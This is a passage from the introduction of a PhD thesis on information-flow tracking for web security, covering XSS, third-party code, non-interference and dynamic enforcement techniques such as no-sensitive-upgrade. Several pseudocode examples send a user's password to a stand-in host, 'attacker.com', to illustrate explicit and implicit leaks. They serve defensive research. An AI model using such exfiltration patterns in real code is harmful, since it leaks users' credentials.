Thesis for the Degree of Doctor of Philosophy

Information-Flow Tracking for Web Security

Luciano Bello

CHALMERS | GÖTEBORG UNIVERSITY

Department of Computer Science and Engineering
Chalmers University of Technology and Göteborg University
Göteborg, Sweden 2016

INFORMATION-FLOW TRACKING FOR WEB SECURITY
LUCIANO BELLO
ISBN 978-91-7597-276-3

Doktorsavhandlingar vid Chalmers tekniska högskola
Ny serie nr 3957
ISSN 0346-718X

Technical Report 122D
Department of Computer Science and Engineering
Research group: Language-based security

Department of Computer Science and Engineering
CHALMERS UNIVERSITY OF TECHNOLOGY and GÖTEBORG UNIVERSITY
SE-412 96 Göteborg, Sweden
Telephone +46 (0)31-772 1000

Printed at Chalmers
Göteborg, Sweden 2016

Abstract

The Web is evolving into a melting pot of content coming from multiple stakeholders. In this mutually distrustful setting, the combination of code and data from different providers demands new security approaches.

This thesis explores information-flow control technologies to provide security for the current Web. With focus on practicality grounded in solid theoretical foundations, we aim to fulfill the demands with respect to security, permissiveness, and flexibility.

We offer solutions for securing both the server and the client. On the server side, we suggest a taint analysis to track the information provided by the user. If the information reaches a sensitive operation without sanitization, we raise an alarm, mitigating potential exploitations. On the client side, we develop JSFlow, a JavaScript interpreter for tracking information flow in the browser. It covers the full ECMA-262 standard and browser APIs. The interpreter soundly guarantees non-interference, a policy to avoid information leaks to third-parties.

A security mechanism is only practical if it is not overly restrictive. This means that it is not enough to reject all insecure programs; an enforcement should also allow the execution of as many secure programs as possible. Permissiveness is key to reduce the number of false alarms and increase the practicality of the mechanism. This thesis pushes the limit towards more permissive sound enforcements in two approaches: a runtime hybrid system and the introduction of the value-sensitivity concept.

Finally, we study the trade-offs between security and flexibility. In some situations, non-interference is a too strong property and it can be relaxed depending on the attacker model.

The contributions go from foundational results, such as the introduction of value-sensitivity, to practical tools, like JSFlow and a Python taint-analysis library.

Acknowledgements

There are a lot of people who made this thesis possible. Many of them without even knowing it. In a nontraditional manner, I would like to mention them chronologically-ish.

My dad Alfredo (also known as *Viejo*) and my grandpa Domingo (also known as *Cocó*) had a strong influence on my current devotion to solving problems and chasing knowledge. They taught me that intelligence has little to do with degrees but much more with imagination and ingenuity.

My very first experience with computers was probably through my mom Graciela (also known as *Madre*). She also made incredible efforts to instill in me the importance of knowing English as a tool to succeed in the modern world – a lesson that I learned too late. Although the result is not as good as it could have been, it was not because of her lack of insistence, but because of my stubbornness.

From my sister Patricia (also known as *Pato*) I learned to take things easy but with determination. Her family and friendship values are inspiring. She also shrinks the gap between Sweden and Argentina, by keeping me close to my nephews Gregorio and Teodoro. Those kids bring priceless happiness to my family and to me.

The unconditional love and encouragement from my family, despite the geographical distance, makes my life delightful and I am immensely grateful for that.

When I was finishing my Engineer's degree, I met Santiago. From him I got infected with the idea of living abroad. Nowadays, he is a great travel excuse and I learned that friendship knows no borders.

In my scientific life, Maximiliano Bertacchini, Carlos Benitez, and Verónica Estrada helped me with my first academic steps. More importantly, they gave me the first impressions of what it means to be a researcher.

Meeting Eduardo Bonelli was a huge leap forward in this process. He introduced me to the field of information-flow and he was probably the main reason why I ended up as a PhD candidate at Chalmers. His passion for learning and understanding as well as his methodical approaches have been a great influence. All my questions were met with great patience and clarity and there was always room for discussion.

Now in Sweden, I was incredibly lucky to be supervised by three great scholars: Andrei Sabelfeld, Alejandro Russo, and Daniel Hedin. With different styles, they complement each other brilliantly. They are a key element in this thesis and it is an honor to have worked with them. In each discussion they teach me, with humility and proficiency, how to think. They spoil me in such a way that students I meet from other universities envy me when I tell them how I work with my supervisors.

Thanks go to them, as well as to other faculty members. They are not just colleagues but also friends: Arnar, Willard, Dave, Hiva, Pablo, Raúl, Ramona, Gerardo, Wolfgang, Alexander, the Daniels, Hamid, and all my other adventure companions at Chalmers. They are invaluable elements of my educational and social life. I want to express special thanks to Bart, my office mate, who has to deal every day with my broken English, my constant interruptions, my *pomodoros* and my terrible idea about the air freshener.

I would like to thank the Gimenez Bahl family – Emilio, Lucía (also known as *Lucho*), Matilde and Clarita – for being my family in Sweden and to the Knieps/Stuch Familie for being my German family. They all make me feel that I can extend my family beyond blood and country boundaries.

Lastly, my gratitude to Melanie (also known as *Frau Dr. Klugscheisser Knieps*), who made these last years a great time in my life.

Contents

Introduction

The Web has become a synonym of the Internet for the non-technical population, but it has not always been like this. Not so long ago, we used to have one program for each Internet service. For example, a program for chatting such as ICQ or MSN Messenger, and an FTP client for transferring files. The browser was just for fetching static documents and *navigating* among them. Now many of these activities are part of the Web, even the very concept of email client is disappearing [38].

Websites are replacing almost every desktop application and activity: consuming media, writing documents, chatting and conferencing, etc. The Web is the entry point to the ubiquitous cloud, where we store, manage, and process all our information. The browser is turning into the operating system and the physical device from which we access the cloud is becoming irrelevant.

It is important to notice that all this has happened extraordinarily fast, and is still ongoing. When Sir Timothy Berners-Lee managed to put together all the building blocks for creating the Web in 1989, the first website `http://info.cern.ch`[1], where the very same concept of the Web was explained, was born. The idea might sound simple for the mindset of today: a web browser renders hypertext documents, which are interconnected with links. When a link is visited, a new document is fetched from a web server.

The first HTML standard, that defines how a web browser should display a website, is around 25 years old and, since then, it evolved immensely. The current Web is dynamic in many aspects, and that dynamism started on the server side. In 1998 the Common Gateway Interface (CGI) standard introduced dynamically generated pages. As a consequence, the servers became more than just simple dispatchers of static documents. They were able to deliver the output of programs creating dynamic documents, depending on a particular input provided by the browser. Over time, dynamic scripting languages became the favorites for these kinds of applications [61].

In parallel, more responsive websites were demanded and the pressure to move dynamism to the client side created the need for new technologies in the browser. As time passed, JavaScript became the de facto language over other technologies like Java Applets or Flash [60]. Developers started building

[1] Now in `http://info.cern.ch/hypertext/WWW/TheProject.html`

libraries and frameworks on top of bare JavaScript. Frameworks like AngularJS [1], jQuery [6], and Node.js [8] became the new stars to build any reasonable website. If the browser was the new operating system, JavaScript became the new assembly language.

1 Code inclusion in the Web

Shortly thereafter, the amount of code per page grew significantly [30] and libraries to reduce boilerplate code emerged. It became a common practice to include those libraries directly from the library website provider [37]. This allowed to keep the library always updated. Sharing code through libraries is not the only reason for including external code. The interconnection among web services is also performed via code inclusion. This interconnection allows web developers to include widgets (like comment platforms) and services to track a user among several websites.

The Firefox extension *Lightbeam* [7] (formally called *Collusion*) displays the code loaded externally in a graph as new websites are visited. When a website is loaded, all kinds of resources are fetched from different origins. Figure 1 shows the external resources loaded after visiting 3 websites: `imdb.com`, `nytimes.com`, and `huffingtonpost.com`. These three websites are represented by the circles while the triangles indicate the third party sites from which the websites include code. This code consists of mostly libraries, while others are advertisement services or tracking systems and some even create cookies to identify users across websites.

Including code from third-parties in a website creates new challenges, where multiple stakeholders need to collaborate in a mutually distrustful environment. Intentionally or not, sometimes there is a breach of trust or compromised parties that create new and complex attack vectors.

An example of this kind of attack happened in mid-June, 2014 [53], when the international news agency Reuters had included in its website a third party service to recommend articles. The provider of this service was Taboola, who was compromised by the Syrian Electronic Army (SEA), a pro-Syrian government group. When a Reuters website visitor clicked on an article about Syria's attack, the website was redirected to a SEA protest message.

Visiting websites implies downloading and executing JavaScript code from many parties, all in the same browser context. The browser does not distinguish the origin of the code *per se*, if it is coming from a trustful party, or if the authenticity of the code was checked. In addition, this code mixture is seasoned with user data, which is sometimes sensitive data: passwords, credit card numbers, cookies, browsing history. In this scenario of code inclusion, the possibility of a breach of trust is a reality that needs to be addressed.




Fig. 1: Lightbeam shows interaction between websites and third-parties

2 Securing the Web

The tension between the multiple stakeholders in the current Web landscape creates challenging security problems. The involved parties, such as the website owner, the visitor, or the advertisement agencies, may have conflicting interests and might consider the other parties as untrustworthy. Let us consider the following key aspects and security concerns of the Web:

User generated content Allowing users to create content is one of the main characteristics of the latest web paradigm. This content can be in the form of article comments, posts, or notes that will be attached to a website. This means that the content coming from users will be displayed as part of the web page coming from the web server. A malicious user could take advantage of this situation and manipulate user-controlled content to perform an attack on other users. If the attacker manages to insert JavaScript code as part of her content, the browser of other users will execute that code. This attack is known as *Cross-site Scripting* (XSS). To avoid XSS, the server needs to correctly sanitize all the data coming from the users before using that data to generate a web response.

Advertisement A common way to create revenue for website owners is through advertisement. Usually this service is provided by third parties that try to target ads based on the content of the website or the profile of the user. The ad services pick advertisements from a pool of advertisers. Attackers could inject malicious advertisements that later are placed in legit websites. The name *Malvertising* is used to refer to this practice which includes malware distribution and visitor's browser exploitation. Many important websites have been victims of this kind of attack, such as The New York Times, The Onion and even the London Stock Exchange website [22, 54, 63].

Analytics Understanding how the visitor interacts with the website, as well as collecting statistics about the visitor's location and browser characteristics, is important for allowing the website owner to improve the user experience. To help with this task, there are services like Google Analytics [4] that provide tools and code to track user behavior. Sadly, this might open the door to undesirable leaks of sensitive information. In February 2015, a Finnish bank accidentally leaked sensitive customer information to Google by including Google Analytics in its online banking platform [39].

Libraries and social-media integration In order to increase the interactivity and friendliness of web pages, it is common for web developers to use an extensive set of JavaScript libraries. These libraries have been pushing the Web towards a better look-and-feel and extended functionality for the users. In addition, there is also integration with social networks like the *Share this link* Twitter button [10], or the Facebook *Like* button [3]. Services like Disqus [2] allow to add a widget to handle comments as a service. If any of these services are compromised, the website including them (and its visitors) might also be affected [40].

Historically, many techniques and technologies have been developed to handle each of these threats individually, such as SOP [41], CSP [57], CORS [58], and sandboxing [59]. All these try to mitigate the effect of untrustworthy parties in each scenario with an *all-or-nothing* approach. These techniques aim to restrict the involved participants in their access to the shared environment and to control how this access is granted. Once permission is granted, the allowed party has all the privileges over the shared environment – i.e., there is no fine-grained control on what that party can do.

It is important to note that the code inclusion challenges boil down to the problem of controlling how information flows in a system. When dealing with distrust with respect to input data or to the code processing that data, a promising way to tackle this problem is with *information-flow control.* This kind of control is a tracking mechanism where the user can control how the information flows by expressing more fine-grained policies than all-or-nothing.

Information-flow control can be used in the following two scenarios:

confidentiality tracking confidential information from a particular source up to the output channel to avoid undesirable leaks.

integrity tracking untrustworthy inputs to keep them from being used in sensitive operations without being sanitized.

The next section serves as an introduction to information-flow control and its applicability to face the problems of the new Web, both from the server-side and the browser-side perspective.

3 Information-Flow Control

An abstract way to represent a computer program (see Figure 2) is as a black-box that takes inputs, from a user or from the environment, and produces outputs to, for example, the screen or the network. In most of the useful programs, the outputs are dependent on the inputs. The way that outputs depend on inputs is defined by the instructions of the program. These instructions, written in a programming language, define how the information flows and gets transformed before reaching the outputs. Therefore, it is reasonable to focus on language-based techniques for information-flow security – i.e., by analysing how a program is written, we want to understand how the information flows in it.




Fig. 2: Abstraction of a program

In the previous section we said that both confidentiality and integrity can be seen as information-flow problems. In both situations, it is possible to track the flow of the information in order to mitigate or prevent security problems. Information-flow tracking is a well-studied field [24] for language-based security and allows us to enforce fine-grained policies on how the information should flow in a program to be considered secure.

3.1 Preserving confidentiality

Extending the abstraction from Figure 2 let us consider two types of information: secret and public. In the literature, these are usually called *high* and *low* information respectively and interact with the program through *input and output channels*. The *low input channel* receives all the information from the user that is not sensitive. The secrets to preserve enter in the program through the *high input channel*. Similarly for the outputs, if a channel can receive that secret information, we call it *high output channel* while the channels that might be observable by an attacker are called *low outputs channel*. Take the example of a program that verifies a strength of the password. The high input is the password to verify. The high output can be a green checkmark symbol in the user screen while the network should be consider a low output channel. In this case, if the password is sent through the network, we say that there is an *information leak*.

In general, a program preserves the confidentiality of the secrets if there is no flow from the high inputs to the low outputs. This flow is represented by a dashed line in Figure 3. All the other flows are permitted. But if the high input interferes with the low output, we say that this program does not satisfy the *non-interference*(NI) [20, 26] property.




Fig. 3: Non-interference: low outputs should not depend on high inputs

Typically, output channels represent messages emitted by the program. But in more general scenarios, these channels can be anything externally observable such as the machine's temperature or power consumption. Even the fact that a program terminates can be used as a communication channel. These nonconventional manners of revealing information are called *covert channels* [33].

When a security mechanism is designed, it is important to specify against which kinds of attacks it should protect. We need to define the *attacker model*: how powerful the attacker is, which elements she can control, which types of channels she can observe, and the like. For example, in this work we ignore covert channels. This means that our attacker model is not able to measure, for example, the power consumption of the computer. Additionally, we also remove from the attacker the capability to observe if a program terminates or not, known as the *termination channel*. Since this is realistic for the confidentiality scenarios which we are considering, we focus on enforcing *termination-insensitive non-interference* [48], meaning that our enforcements are not able to handle leaks through the termination channel.




Fig. 4: Example of information-flow control on the browser

Our goal is to avoid that confidential user information or behavior gets leaked to the attacker. In general, it should be possible for the parties to compute and cross-share their information, but it should be up to the user how much of the result of that computation can be learned by external observers. The challenging part is that these observers are the potential providers of the code processing the information. As illustrated in Figure 4, information-flow control can track the sensitive input of the user all across the execution to control to which part that information is sent. In this situation, we need to consider a very powerful attacker model, with control of the computation code (the JavaScript program) but not of the environment (the browser or the JavaScript interpreter).

We are also going to consider scenarios where the attacker has only control on the inputs but not on the code. In these situations we can relax the enforced property even more, since our attacker model is weaker. This scenario models situations where a trustworthy but buggy program needs to deal with potentially dishonest inputs. Such scenario occurs in the server side, where information-flow analysis can be used to prevent XSS vulnerabilities.

3.2 Information-flow for integrity control




Fig. 5: Example a information flowing in a web server

In the XSS scenario, the program processing the input is trustful, but it might contain bugs that can be exploited by malicious input. In this situation the input is controlled by the attacker and it might be specially crafted to compromise the application or other users. The aim is to avoid using these potentially malicious inputs in critical function calls without proper sanitization. For example, the content provided by the user should be specially treated before using that content to generate a web page.

Figure 5 illustrates a program on the server side, which uses input from users to generate a web page as output. Each of the circles represents functions that combines the input to produce the output. If the application does not sanitize the user-controlled input at some point of the execution, then the output might be controlled by an attacker. Information-flow control can help to make sure that all the information that is used to build the output page is coming from trustworthy sources or has been sanitized.

Biba [14] noticed that integrity is the dual to confidentiality: untrusted inputs should not end up in sensitive sinks. When an information-flow mechanism is enforcing confidentiality, it tracks the secrets up to the outputs. When integrity is enforced, the untrusted data is tracked up to sensitive functions which can be exploited if they are called with malicious parameters.

When confidentiality is considered, it is possible to lower the secrecy label of data by declassifying it. The integrity equivalent is endorsement. By endorsing information, it is possible to use untrustworthy inputs in sensitive sinks. Sanitization functions are the usual way of endorsing information, i.e.

increasing trust in external inputs by making sure that they cannot be harmful for the program or users. For example, these functions might make sure that some characters are stripped or encoded in ways that those inputs do not trigger unexpected behavior.

Non-interference is a too strong property here, since the output does depend on the input. But the input cannot be used directly for the output. Information-flow control can be used to ensure that the sequence input-sanitization-output is respected. Additionally, since the attacker is not in control of the code, other shortcuts can be taken. This and other aspects are discussed in the following section.

4 Elements of an Enforcement Mechanism

This thesis focuses on information-flow control mechanisms applied to the Web. With solid theoretical foundations, it covers server-side and client-side security. For this purpose, enforcement mechanisms are suggested to enforce particular security properties.

In order to enforce a property (e.g. non-interference), an enforcement mechanism accepts programs or executions for which the property holds and rejects those for which it does not. Intuitively, we say an enforcement is *sound* if there is no way to write a program that is able to leak confidential information and that is accepted by the enforcement. The converse is completeness: if a program is secure, a *complete* enforcement will accept it. In general, it is not possible to construct a sound and complete analysis for non-interference (see e.g. [46]).

If an enforcement accepts more secure programs than other, we says that the first one is more *permissive*. There is a natural tension between preserving soundness and increasing permissiveness. In order to understand the interplay between these two concepts and to place this thesis in perspective, it is necessary to give a primer on information-flow enforcement mechanisms.

4.1 Implicit and Explicit flows

Let us consider a hypothetical example application that is used for authentication. The application reads the username and password and sends them to an authentication server. The username is public, while the password is not. These are low and high inputs respectively. The password can be sent to a trusted server (this is the high output channel), such as *trustme.com*, but if a program sends it somewhere else it should be considered an insecure program. To keep the examples concise, we use pseudocode for their description.

Example 1

```
U = read(yourUsername)
H = read(yourPassword)

send("I'm $U and my password is $H. Let me in.","trustme.com")
send("$U’s password is $H!","attacker.com")
```

In this insecure piece of code, after the input information is used correctly, the string sent to the attacker’s server includes the user’s secrets, the password in this case. This kind of leaks are called *explicit leaks* [24]. High information is sent explicitly to a low sink or channel.

In contrast, the following way to leak information about the user’s secret is not explicit but *implicit* [24]: the string to send does not explicitly include the secret; instead, the control structure of the program is used to learn something about it.

Example 2

```
1 U = read(yourUsername)
2 H = read(yourPassword)
3
4 if ( justNumbers(H) and length(H) <= 6) then {
5   send("$U’s password is very simple","attacker.com")
6 } else {
7   send("$U’s password is not just numbers","attacker.com")
8 }
```

These leaks might not look so dangerous, since the branching structure gives the appearance of leaking only one bit at the time. This is true, when the attacker has no control over the program. In situations where the code is trustworthy but it might contain bugs, ignoring implicit flows might help to detect those bugs. Usually, this kind of analysis is called *taint analysis* and can be useful to detect accidental leaks or injection attacks [51].

However, implicit flows are particularly relevant in scenarios where the attacker has some knowledge or control over the source code under analysis. Hence, it is possible to amplify the leak, for example by wrapping the implicit flows in a loop, and drain the whole secret [44]. It is crucial to detect implicit leaks in order to preserve soundness. This is inherently complex, especially in the context of modern programming languages.

In general, enforcement mechanisms include the notion of the *program counter* label (pc) [24] to capture implicit flows. When the branch point on line 3 is reached, the pc is increased to the label of the guard. In this case, since secret information `H` is involved in the branch guard, the pc is set to high. The instructions in the branch body are executed within the branch context, meaning that all side-effects (i.e. changes in the memory or outputs) depend on the pc label. If this label is high, like in this case, we refer to it as *high context*. This context lasts until the join point of the branch, where the pc label is restored to its previous value. Using the pc, it is possible to prohibit the use of the `send` function when it tries to send information to a low sink and the pc is not low.

4.2 Static and Dynamic

Enforcement mechanisms for information-flow analysis can be divided in two big groups: static and dynamic analyses. A static analysis, usually in the form of a type system, analyses the program before running. In a dynamic approach, the execution of the program is monitored by the enforcement at runtime. This creates a performance overhead that the static approach is free of.

The advantage of the dynamic enforcements is the possibility of gaining permissiveness using the concrete values at runtime. In contrast, static analyses typically need to perform conservative abstractions resulting in the rejection of some secure programs. As will be explained in Section 7, none of the dynamic monitors are exempted from permissiveness flaws, especially in the context of non-interference.

In the quest for combining the merits of both approaches, hybrid mechanisms are sometimes used [17, 34, 35]. For example, a static mechanism inserts additional annotations during compilation, which can then be checked at runtime [18,19]. Alternatively, a dynamic monitor may perform some static analysis of the non-taken branches during the program execution [34].

4.3 Flow sensitivity

Another way, orthogonal to the previous one, to separate enforcement mechanisms is by flow-sensitivity [31]. In a flow-insensitive enforcement, a variable is labeled with a particular security level which does not change during the whole analysis of the program. In a flow-sensitive analysis such variations are allowed.

Flow-sensitive analyses might provide more opportunities to accept programs than their flow-insensitive counterparts, depending on how the analysed program was written. For example, the following program is secure since the variable H is overwritten with a constant empty string and no leak occurs.

Example 3

```
1  U = read(yourUsername)
2  H = read(yourPassword)
3
4  send("I'm $U and my password is $H. Let me in.","trustme.com")
5  H = ""
6  send("$U's password is $H!","attacker.com")
```

A flow-insensitive analysis would reject this secure program, even when the label of the constant `""` is low. The variable H would be confidential during all the computation. Being flow-sensitive means allowing the variable H to be high until line 5, where the assignment rewrites the label to low.

5 Combining features for gaining permissiveness

In order to be sound with respect to non-interference, an enforcement needs to capture implicit flows. If the attacker is able to write the analysed programs,




Fig. 6: Solid arrows mean *more permissive than* and dashed lines mean *incomparable.*

it is possible to amplify the apparently small leak caused by implicit flow and leak an arbitrary long secret [45].

Implicit flows are subtle and capturing them makes information-flow control complex and imprecise. The idea of leaking though the control-flow of the program is tightly connected with the flow-sensitivity and dynamism concepts, both concepts explained in sections 4.3 and 4.2.

Generally speaking, an analysis can be static or dynamic, flow-sensitive or flow-insensitive. These four possibilities are illustrated in Figure 6. It is in this space that we have to find the most permissive combination. Fortunately, we already have some theoretical results to stand on:

On the flow-insensitive side, dynamic enforcements are more permissive than static enforcements: It has been shown that purely flow-insensitive dynamic information-flow monitors are more permissive than traditional flow-insensitive static analyses, while they both enforce termination-insensitive non-interference [47].

In the static world, flow-sensitive mechanisms are more permissive than flow-insensitive mechanisms: Hunt and Sands [31] proved that flow-sensitive analyses accept more programs than flow-insensitive analyses without losing soundness.

Intuition might tell us that a dynamic flow-sensitivity enforcement, in the upper-left corner of Figure 6, could be a good combination. However, there are also theoretical results telling us that static and dynamic mechanism are incomparable when both are flow-sensitive [47]. This mean that there are secure programs that can be rejected by static analysis and accepted by dynamic monitors; whereas sound flow-sensitive monitors might reject secure programs accepted by static analyses. One example of the first situation is when a static analysis rejects a secure program because there is insecure dead code. Examples for the second case are going to be explained in detail on Section 7. For now we anticipate that the fact that dynamic analysis can see only see the running execution is a source of imprecision in the untaken branches. Dynamic monitors sometimes stop the execution prematurely since, unlike static analysis, they do not have a concept of the program as a whole.

The decision in favor of dynamic or static analysis cannot be taken from the purely theoretical perspective. The permissiveness needs to be considered for a particular situation and not as an absolute feature. From now on, the scenario where the analysis is going to be applied is important. And in the Web, that scenario is driven by dynamic languages.

6 Information-flow control on dynamic languages

A lot of work has been published on information-flow control, which allowed the scientific community to increase their understanding of its advantages and limitations. Unfortunately, industry is slow in adopting these findings. This gap might be one of the main challenges faced by information-flow enforcements: their applicability to industrial-scale languages and scenarios. For instance, most of the long-standing methods to track information flow in programs for security goals tend to be impractically conservative. In addition, modern languages widely differ from the toy languages often used in academic papers. This is especially true for the dynamic languages.

According to the TIOBE index [9], dynamic languages have gained in popularity over the last years. In particular, when developing web solutions, dynamic languages are extensively used in both client- and server-sides [60,61]. A dynamic language is often characterized by certain features, such as runtime code evaluation (eval), runtime object manipulation, runtime redefinitions, and dynamic typing. These features allow for more flexibility during the development stage as well as more maintainability.

These dynamic features are hard to analyse statically. A static analysis requires many over-approximations to capture every possible execution. Since it is rather normal in dynamic languages to deal with data structures (such as arrays or objects) and functions that are redefined at runtime, the static approximations make the approach impractical. A dynamic approach is more permissive because the state of the memory is known at runtime.

Consider the following simple example where the array `A` holds public empty strings as content, and `f` is an arbitrary function:

Example 4

```
   A = ["",""]
   i = f()
A[i] = read(yourPassword)
   U = read(yourUsername)

send("$U’s password is $A[0]!","attacker.com")
```

Static analyses need to know the result of calling the function `f` in order to propagate the high label properly, but this is undecidable in general. Therefore, its only solution is to consider all elements in the array as high and reject the program. A dynamic enforcement, on the other hand, knows the value of `i` and propagates the high label more precisely. Many similar situations with other data structures (like objects) have similar problems. Some of these issues are discussed in Section 3 of Paper **Three**.

In summary, programs written in dynamic languages are better handled by dynamic analysers. Since this thesis focuses on web technologies and dynamic languages are particularly popular in this area, all the contributions of this thesis concentrate on the challenges for dynamic analyses. These challenges are both in terms of increasing permissiveness for sound enforcements and defining *weaker-but-useful* properties beyond non-interference.

7 Towards more permissiveness

As explained in Section 5, it is not possible to get perfect precision. Nevertheless, a big part of the community is trying to push the boundaries towards more permissiveness, especially for dynamic analyses.

The source of imprecision for dynamic analyses is rooted in the effect of the branches that are not part of the concrete execution that is analyzed [42, 47]. To understand the effect of the untaken-branches, consider the following code, where the variable `H` contains the boolean whether the password is the constant `123456` or not and, therefore, is secret.

Example 5

```
1  U = read(yourUsername)
2  H = ( read(yourPassword) == "123456" )
3  T = true
4  L = "123456"
5
6  if ( H ) then {
7    T = false
8  }
9
10 if ( T ) then {
11   L = "not 123456"
12 }
13 send("$U's password is $L!","attacker.com")
```

A naive dynamic monitor will evaluate `H` on line 6 and, if true, will assign `false` to `T`. Since this assignment happens under high context, the label of `T` will be upgraded to high from its initial low on line 3. In this case, the assignment on line 11 will not be executed and the final label of `L` will be low, allowing the low communication on line 13.

If, instead, the password is not `123456`, the assignment on line 7 with the consequent upgrade of `T` will not happen. In this execution `T` would remains a low true value and the execution will take the branch on line 10. This branching would provoke the update of `L` under low context, producing a leak in the line 13.

Consequently, preserving soundness for dynamic analyses requires additional precautions. Given the lack of knowledge about the other branches, these extra precautions create over-approximations when the context is elevated – i.e. when there is a branching on high values.

Many sound purely dynamic enforcements are based on *no sensitive-upgrades* (NSU) [12]. In a nutshell, this approach forbids low upgrades under a high context. Take the case of the following Example 6, where the variable `X` is labeled as low, which is the default label for constants, on line 3. If the true branch is taken, the context is elevated to high, since the guard of the conditional depends on the secret `H`. The assignment on line 6 should upgrade the label of `X` to high. But following the NSU discipline, this upgrade is forbidden and the program execution should stop. Stopping the execution is safe, since the attacker cannot observe the non-terminating runs. Not following the NSU restriction breaks soundness as explained in Example 5.

Example 6

```
1  U = read(yourUsername)
2  H = read(yourPassword)
3  X = "not 123456"
4
5  if ( H == "123456" ) then {
6    X = "123456"
7  }
8  send("$U's password is $X!","attacker.com")
```

It is important to note that if line 8 is removed, the program would be secure. Yet, NSU will continue rejecting on line 6.

This misadjustment between where the execution is stopped and where the actual leak happens is the expression of the imprecision in dynamic enforcements. Stopping the execution before the actual communication with the external channel is similar to the flow-insensitivity approach from Example 3. In general, it is hard to know whether that communication will happen in the future or not. Therefore, a permissive dynamic monitor should execute as many instructions as possible without stopping.

A possible way to improve precision is with *permissive-upgrade* (PU) [13]. In this case, the low assignments in high context are allowed. The target of the assignment is then labeled with a special label that forbids to use it in new conditional guards (and in low channels). The following example starts as the previous Example 6.

Example 7

```
1  U = read(yourUsername)
2  H = read(yourPassword)
3  X = "not 123456"
4
5  if ( H == "123456" ) then {
6    X = "123456"
7  }
8
```

```
9  if ( X == "123456") then {
10   send("$U’s password is 123456!","attacker.com")
11 }
```

The assignment on line 6 is allowed by PU, which shows that it is strictly more permissive than NSU. For soundness to hold, no branching can be performed in the variables that have been permissively upgraded and the execution will stop on line 9. The real leak happens on line 10. Hence, it is easy to see that a program without this leak will also stop prematurely.

An alternative possibility is to handle this situation with upgrade annotations. These annotations can be added by the developer or automatically, e.g. by a static analysis before the execution of the program. They are a way of adding information about the future use of the variables. Going back to Example 6, let us use the annotation `^high` as a way to indicate that the variable `X` should be labeled as high.

Example 8

```
X = "not 123456"^high
U = read(yourUsername)
H = read(yourPassword)

if ( H == "123456" ) then {
  X = "123456"
}
```

This annotation lets the monitor know about the future use of `X`. In this case, it says that `X` might be updated under a high context. At the end of the snippet, the label of `X` is high, independently of the `H` value, and will only stop if the statement like `send("$X","attacker.com")` follows at some point.

When static and dynamic enforcements are combined, we refer to them as *hybrid mechanisms*. These enforcements are promising to attack the permissiveness problem, in particular in dynamic languages such as JavaScript [15, 23, 27, 32, 55]. However, there are also efforts to develop alternative ways to add annotations, like Birgisson et al. [16] who explored the possibility of injecting upgrade annotations automatically based on test runs.

Upgrading the label of a variable is not the only form of annotation. Annotations might also be used to declassify information [49]; i.e., to downgrade the label of information tagged as high as a way to allow a flow to happen. It is important to note that declassification breaks the soundness of the enforcement with respect to non-interference.

In conclusion, the practicability of information-flow control heavily depends on the permissiveness of the enforcement. We know how to achieve soundness, and we also know that we cannot have soundness and full permissiveness. The current challenge is to extend permissiveness without losing soundness in ways that enables more practical secure programs to be accepted. While Paper **Four** focuses on automatically upgrading labels to avoid stopping due to NSU, PAPER **FIVE** focuses on reducing the proliferation of high labels to accept more programs.

8 Thesis contributions

This thesis aims at improving the security of web platforms, on both the client and the server-side. For this purpose, we focus on practical and scalable information-flow solutions.

Given the dynamic nature of the problem, a realistic approach to web security needs to consider the following features:

Dynamic enforcement: To enforce properties on industrial-scale programming languages which heavily use dynamic features, such as dynamic code evaluation and dynamic objects.

High permissiveness, especially on legacy code: To avoid annotations and false alarms as much as possible.

A trade-off between security and flexibility: Non-interference is not always needed or practical.

The five papers included in this thesis try to reduce the gap between real-world applications and the established knowledge about information-flow tracking in the web setting, while contributing with the formal foundations. Nevertheless, their approaches are different, depending on the considered scenario or the feature they highlight. The first two papers explore relaxed forms of non-interference, the third paper implements a sound enforcement (NSU) with respect to non-interference. To extend the permissiveness of this last approach, the last two papers consider ways to run more relevant programs without losing soundness.

The following subsections summarize the papers.

8.1 Taint mode for cloud web applications

In PAPER **ONE** a taint mode library for the Python Google App Engine is presented.

Google App Engine is a platform to deploy web applications in the Google cloud infrastructure. Users of this platform can write web applications in Python, Java, Go or PHP and use many available web frameworks including Django, a popular web framework for Python. The Google cloud provides services like automatic scaling, high availability storage and APIs for many Google services.

